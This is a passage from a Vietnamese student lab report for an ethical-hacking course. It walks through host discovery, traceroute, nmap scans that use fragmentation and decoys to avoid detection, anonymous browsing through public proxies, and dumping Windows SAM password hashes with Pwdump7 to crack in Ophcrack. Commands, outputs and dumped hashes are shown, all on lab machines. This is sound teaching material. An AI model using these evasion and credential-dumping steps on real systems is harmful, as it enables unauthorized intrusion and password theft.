
- Bước 4:** Chuyển sang Ports, nhập phạm vi từ 1-1000.



- Bước 5:** Chuyển sang Display, chọn Alive hosts (responding to ping) only. Sau đó nhấn OK.



- Bước 6:** Nhấn Start để bắt đầu quét khoảng địa chỉ IP đã nhập. Angry IP Scanner sẽ bắt đầu quét và liệt kê các host có hoạt động.
- Bước 7:** Ứng dụng sẽ mất rất nhiều thời gian để quét. Sau khi quét thành công sẽ hiển thị thông báo và một số thông tin cơ bản.



- Bước 8:** Người dùng có thể xem chi tiết hơn thông tin các host có hoạt động trong vùng mạng mà ứng dụng quét qua.

IP	Ping	Hostname	Ports [1000+]
192.168.227.149	0 ms	WIN-5V0O9TJ7GOT.lo...	135, 139, 445
192.168.227.2	1031 ms	[n/a]	53
192.168.227.153	1027 ms	ubuntu.local	[n/a]

## Lab 5 – Perform ICMP Probing using Ping/Traceroute for Network Troubleshooting

- Bước 1:** Tại máy WS16 mở command prompt với quyền admin.
- Bước 2:** Nhập lệnh tracert kèm một trang web mong muốn, theo bài thì lệnh cần nhập sẽ là: tracert [www.certifiedhacker.com](http://www.certifiedhacker.com).

```
C:\Users\Administrator>tracert www.certifiedhacker.com

Tracing route to certifiedhacker.com [162.241.216.11]
over a maximum of 30 hops:

 1  <1 ms    <1 ms    <1 ms  192.168.227.2
 2  *          *          * Request timed out.
 3  *          *          * Request timed out.
 4  *          *          * Request timed out.
 5  *          *          * Request timed out.
 6  *          *          * Request timed out.
 7  *          *          * Request timed out.
 8  *          *          * Request timed out.
 9  *          *          * Request timed out.
10  *          *          * Request timed out.
11  *          *          * Request timed out.
12  *          *          * Request timed out.
13  *          *          * Request timed out.
14  *          *          * Request timed out.
15  *          *          * Request timed out.
16  *          *          * Request timed out.
17  *          *          * Request timed out.
18  *          *          * Request timed out.
19  *          *          * Request timed out.
20  292 ms   298 ms   304 ms  box5331.bluehost.com [162.241.216.11]

Trace complete.
```

- Bước 3:** Nhập lệnh tracert /? để xem các tuỳ chọn khác nhau.

```
C:\Users\Administrator>tracert /?

Usage: tracert [-d] [-h maximum_hops] [-j host-list] [-w timeout]
                 [-R] [-S srcaddr] [-4] [-6] target_name

Options:
  -d           Do not resolve addresses to hostnames.
  -h maximum_hops Maximum number of hops to search for target.
  -j host-list  Loose source route along host-list (IPv4-only).
  -w timeout    Wait timeout milliseconds for each reply.
  -R           Trace round-trip path (IPv6-only).
  -S srcaddr   Source address to use (IPv6-only).
  -4           Force using IPv4.
  -6           Force using IPv6.
```

- Bước 4:** Nhập lệnh tracert -h 5 www.certifiedhacker.com để thực hiện theo dõi chỉ 5 hop từ máy nguồn đến máy chủ của trang web mong muốn.

```
C:\Users\Administrator>tracert -h 5 www.certifiedhacker.com

Tracing route to certifiedhacker.com [162.241.216.11]
over a maximum of 5 hops:

 1  <1 ms    <1 ms    <1 ms  192.168.227.2
 2  *          *          * Request timed out.
 3  *          *          * Request timed out.
 4  *          *          * Request timed out.
 5  *          *          * Request timed out.

Trace complete.
```

- Bước 5:** Tại máy Kali ta cũng có thể dùng câu lệnh traceroute với chức năng cũng tương tự lệnh tracert của Windows.

```
(nhom9@nhom9) [~]
$ sudo traceroute www.certifiedhacker.com
traceroute to www.certifiedhacker.com (162.241.216.11), 30 hops max, 60 byte packets
 1  192.168.227.2 (192.168.227.2)  1.503 ms  1.412 ms  1.334 ms
 2  * * *
 3  * * *
 4  * * *
 5  * * *
```

## Lab 6 – Avoiding Scanning Detection using Multiple Decoy IP Address

- Bước 1:** Bật tường lửa trên máy W11.

### Customize settings for each type of network

You can modify the firewall settings for each type of network that you use.

#### Private network settings

- Turn on Windows Defender Firewall  
 Block all incoming connections, including those in the list of allowed apps  
 Notify me when Windows Defender Firewall blocks a new app

- Turn off Windows Defender Firewall (not recommended)

#### Public network settings

- Turn on Windows Defender Firewall  
 Block all incoming connections, including those in the list of allowed apps  
 Notify me when Windows Defender Firewall blocks a new app

- Turn off Windows Defender Firewall (not recommended)

- Bước 2:** Tại máy Kali, nhập lệnh nmap -f 192.168.227.1 (là địa chỉ IP của W11), câu lệnh dùng để quét các gói tin trên máy được chỉ định, sử dụng gói tin IP nhỏ nhất để tránh bị phát hiện.
- Bước 3:** Quan sát, khi tường lửa trên máy mục tiêu là W11 được bật thì ta chỉ có thể thấy các cổng được mở như hình.

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-05 17:12 EDT
Nmap scan report for 192.168.227.1
Host is up (0.00076s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
1309/tcp   open  jtag-server
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.97 seconds
```

- Bước 4:** Nhập nmap -mtu 8 192.168.227.1, câu lệnh này sẽ truyền các gói nhỏ hơn thay vì chỉ gửi một gói hoàn chỉnh tại một thời điểm.
- Bước 5:** Quan sát hình, chúng ta vừa quét máy mục tiêu bằng cách sử dụng gói tin IP có kích thước MTU là 8 bytes để tránh bị phát hiện.

```

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-05 17:17 EDT
Nmap scan report for 192.168.227.1
Host is up (0.00046s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
1309/tcp   open  jtag-server
MAC Address: 00:50:56:C0:00:08 (VMware)

```

- Bước 6:** Nhập nmap -D RND:10 192.168.227.1, câu lệnh này sẽ sử dụng để gửi nhiều địa chỉ IP ngẫu nhiên làm mồi nhử để tránh bị phát hiện.

```

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-05 17:26 EDT
Nmap scan report for 192.168.227.1
Host is up (0.00059s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
1309/tcp   open  jtag-server
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.17 seconds


```

- Bước 7:** Mở Wireshark trên máy W11 để bắt gói tin gửi từ kẻ tấn công Kali. Quan sát hình, thấy được có rất nhiều địa chỉ IP lạ nhưng đều có cùng đích đến là máy W11 đang bị tấn công.


No.	Time	Source	Destination	Protocol	Length	Info
79	42.247299	207.21.168.214	192.168.227.1	TCP	60	59556 → 139 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
80	42.247351	192.168.227.152	192.168.227.1	TCP	60	59556 → 554 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
81	42.247386	37.42.120.3	192.168.227.1	TCP	60	59556 → 554 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
82	42.247428	61.2.14.179	192.168.227.1	TCP	60	59556 → 554 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
83	42.247453	76.34.97.210	192.168.227.1	TCP	60	59556 → 554 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
84	42.247489	67.206.220.33	192.168.227.1	TCP	60	59556 → 554 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
85	42.247522	223.108.95.16	192.168.227.1	TCP	60	59556 → 554 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
86	42.247556	139.109.225.157	192.168.227.1	TCP	60	59556 → 554 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
87	42.247595	84.191.63.167	192.168.227.1	TCP	60	59556 → 554 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
88	42.247647	18.243.14.232	192.168.227.1	TCP	60	59556 → 554 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
89	42.247681	129.255.147.8	192.168.227.1	TCP	60	59556 → 554 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
90	42.247716	207.21.168.214	192.168.227.1	TCP	60	59556 → 554 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
91	42.247751	192.168.227.152	192.168.227.1	TCP	60	59556 → 1720 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
92	42.247784	37.42.120.3	192.168.227.1	TCP	60	59556 → 1720 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
93	42.247817	61.2.14.179	192.168.227.1	TCP	60	59556 → 1720 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
94	42.247851	76.34.97.210	192.168.227.1	TCP	60	59556 → 1720 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
95	42.247885	67.206.220.33	192.168.227.1	TCP	60	59556 → 1720 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
96	42.247918	223.108.95.16	192.168.227.1	TCP	60	59556 → 1720 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
97	42.247952	139.109.225.157	192.168.227.1	TCP	60	59556 → 1720 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
98	42.247990	84.191.63.167	192.168.227.1	TCP	60	59556 → 1720 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
99	42.248025	18.243.14.232	192.168.227.1	TCP	60	59556 → 1720 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
100	42.248058	129.255.147.8	192.168.227.1	TCP	60	59556 → 1720 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
101	42.248092	207.21.168.214	192.168.227.1	TCP	60	59556 → 1720 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
102	42.248126	192.168.227.152	192.168.227.1	TCP	60	59556 → 8080 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
103	42.248160	37.42.120.3	192.168.227.1	TCP	60	59556 → 8080 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
104	42.248194	61.2.14.179	192.168.227.1	TCP	60	59556 → 8080 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

## Lab 7 – Anomymous Browsing using Proxy Switcher

- Bước 1:** Cài đặt phần mềm ProxySwitcher Standard về máy.
- Bước 2:** Mở trình duyệt web Firefox, vào Settings chọn Use system proxy settings.



- Bước 3:** Mở ProxySwitcher, tại Common Tasks chọn nội dung như hình, sau cùng nhấn Finish.



- Bước 4:** Lúc này sẽ hiện ra danh sách các máy chủ proxy đã tải xuống như hình.

	Server	State	Response	Country	Note	Uptime	Last Tested	Last Upd
Proxy Scanner	103.83.232.122:80	Alive	244ms	BANGLADESH		100%	5 minutes	1 min
New (1518)	107.181.18.10:80	Alive	916ms	HUNGARY		100%	11 minutes	6 min
CORE (499)	51.178.142.1:80	Alive	1036ms	UNITED KINGDOM		100%	2 minutes	1 min
High Anonymous (0)	103.168.52.1:1344	Alive	442ms			75%	2 minutes	14 min
SSL (0)	103.155.217.104:4075	Alive	589ms			75%	2 minutes	11 min
Elite (0)	35.196.227.34:80	Alive	755ms	UNITED STATES		100%	2 minutes	1 min
Dead (415)	103.152.112.167:80	Alive	650ms			75%	2 minutes	12 min
Permanently (9)	103.152.209.245:80	Alive	1182ms	TURKEY		100%	5 minutes	1 min
Basic Anonymity (0)	188.132.209.164:80	Alive	1036ms	RUSSIAN FEDERATION		100%	5 minutes	1 min
SSL (0)	185.117.154.164:80	Alive	151ms	INDONESIA		100%	5 minutes	6 min
Private (0)	36.67.77.41:3128	Alive	551ms	UNITED STATES		100%	5 minutes	1 min
Dangerous (284)	192.73.244.36:80	Alive	349ms	UNITED STATES		100%	5 minutes	11 min
My Proxy Servers (0)	20.204.43.57:80	Alive	349ms	UNITED STATES		100%	5 minutes	8 min
ProxySwitcher (0)	103.168.52.1:1300	Alive	281ms	REPUBLIC OF KOREA		100%	5 minutes	5 min
	183.100.151.241:3128	Alive	1286ms	UNITED STATES		100%	5 minutes	5 min
	216.137.184.253:80	Alive	307ms	UNITED STATES		100%	5 minutes	1 min
	103.141.142.57:10035	Alive	2062ms			100%	6 minutes	13 min
	103.168.52.1:1341	Alive	276ms			100%	7 minutes	8 min
	51.250.13.88:80	Alive	1848ms	UNITED KINGDOM		75%	8 minutes	6 min
	154.16.146.43:80	Alive	10416ms	UNITED STATES		100%	11 minutes	1 min
	34.81.72.31:80	Alive	11499ms	UNITED STATES		100%	11 minutes	1 min
	72.10.164.178:13197	Alive	1578ms	CANADA		100%	11 minutes	1 min
	154.16.146.44:80	Alive	6911ms	UNITED STATES		100%	11 minutes	1 min
	43.255.113.232:81	Alive	1771ms	CAMBODIA		100%	11 minutes	11 min
	36.92.193.189:80	Alive	5740ms	INDONESIA		100%	11 minutes	8 min
	43.153.208.148:3128	Alive	793ms	JAPAN		100%	11 minutes	1 min
	43.255.113.232:80	Alive	7781ms	CAMBODIA		100%	11 minutes	5 min
	37.27.81.120:80	Alive	6223ms	ISLAMIC REPUBLIC OF IRAN		100%	11 minutes	8 min
	154.16.146.47:80	Alive	4635ms	UNITED STATES		100%	11 minutes	1 min

- Bước 5:** Tiếp tục nhấn vào để tải xuống danh sách các proxy, sau đó đợi một lát.

## Báo cáo thực hành

- Bước 6:** Bên trái màn hình, chọn Basic Anonymity.
  - Bước 7:** Chọn một địa chỉ IP máy chủ Proxy (ở trạng thái Alive) bên phải bất kỳ. Nhấn chuột phải vào
  - Bước 8:** Tiếp tục chọn Switch to this Server, nếu thành công sẽ thấy biểu tượng đổi màu Đây là máy chủ proxy mà nhóm chọn:
- 
- Bước 9:** Lúc này mở trình duyệt Firefox, nhập URL như trên hình để kiểm tra kết nối máy chủ proxy đã chọn. Nếu kết nối thành công, màn hình trình duyệt sẽ hiển thị như trên hình.

Your possible IP address is: 118.71.46.45   
Location: VIET NAM

Proxy Information	
Proxy Server:	DETECTED
Proxy IP:	47.91.65.23
Proxy Country:	GERMANY

## Chương 3 – Module 6 System Hacking

### Lab 1 – Dumping and Cracking SAM Hashes to Extract Plaintext Passwords

Yêu cầu 1. Tạo hashes:

- Bước 1:** Chạy Command Prompt với quyền admin:

```
C:\Windows\system32>wmic useraccount get name,sid
Name          SID
Administrator S-1-5-21-3199467335-3342863946-1060558482-500
DefaultAccount S-1-5-21-3199467335-3342863946-1060558482-503
Guest          S-1-5-21-3199467335-3342863946-1060558482-501
WDAGUtilityAccount S-1-5-21-3199467335-3342863946-1060558482-504
win10          S-1-5-21-3199467335-3342863946-1060558482-1000
```

- Bước 2:** Chạy Pwdump7.exe để thu thập hashes và UserIDs:


```
C:\Users\win10\Desktop\pwdump7>
C:\Users\win10\Desktop\pwdump7>Pwdump7.exe
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Administrator:500:F91D9AFE0D82FD07FF1171453F69CD27:853F2BF7915574674BB02E48164FA467:::
Guest:501:E195A8B8FBF95F75F5DEF444E3C2F41F:6578F810B86A2E7B4B0BEFD90A675845:::
@:503:1E238223EBB28DFFF64EBFA34D24031C:96D9B12D33D5DA2F91FB1944A3F461BE:::
@:504:E798694409D9AE61B60B0A5FB1EC2E40:7BFE95AEF2A2112E8CEC384E63469125:::
win10:1000:AEDC3C85E22F56C3CFCAF144FDD1EE6EC:8478A2348A7F438143D83DFD563B94DC:::
```

- Bước 3:** Sao chép tất cả data trong Pwdump7.exe đến file C:\Users\Win10\Desktop\Hashes.txt


```
C:\Users\win10\Desktop\pwdump7>
C:\Users\win10\Desktop\pwdump7>Pwdump7.exe > C:\Users\Win10\Desktop\Hashes.txt
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es
```

- Bước 4:** Kiểm tra lại file **Hashes.txt** và lưu lại file vào thư mục Desktop:




```
Hashes - Notepad
File Edit Format View Help
Administrator:500:F91D9AFE0D82FD07FF1171453F69CD27:853F2BF7915574674BB02E48164FA467:::
Guest:501:E195A8B8FBE95F75F5DEF444E3C2F41F:6578F810B886A2E7B4B0BEFD90A675845:::
[]:503:1E238223EBB28DFFD64EBFA34D24031C:96D9B12D33D5DA2F91FB1944A3F461BE:::
[]:504:E798694409D9AE61B60B0A5FB1EC2E40:7BFE95AEF2A2112E8CEC384E63469125:::
win10:1000:AEDC3C85E22F56C3CFAF144FDD1EE6EC:8478A2348A7F438143D83DFD563B94DC:::
```


### Yêu cầu 2. Cài đặt Ophcrack:




- Bước 1:** Trên giao diện Ophcrack, nhấn **Load menu** và chọn **PWDUMP file**:




- Bước 2:** Sau khi cửa sổ **PWDUMP file** xuất hiện. Chọn **PWDUMP file hashes.txt** đã lưu ở Desktop:




- Bước 3:** Sau khi hashes được tải lên Ophcrack, nhấn chọn icon **Tables**, cửa sổ **Table Selection** xuất hiện, chọn **Vista free** và nhấn **Install**:



- Bước 4:** Chọn folder **tables\_vista\_free** nằm trong thư mục **ophcrack**:

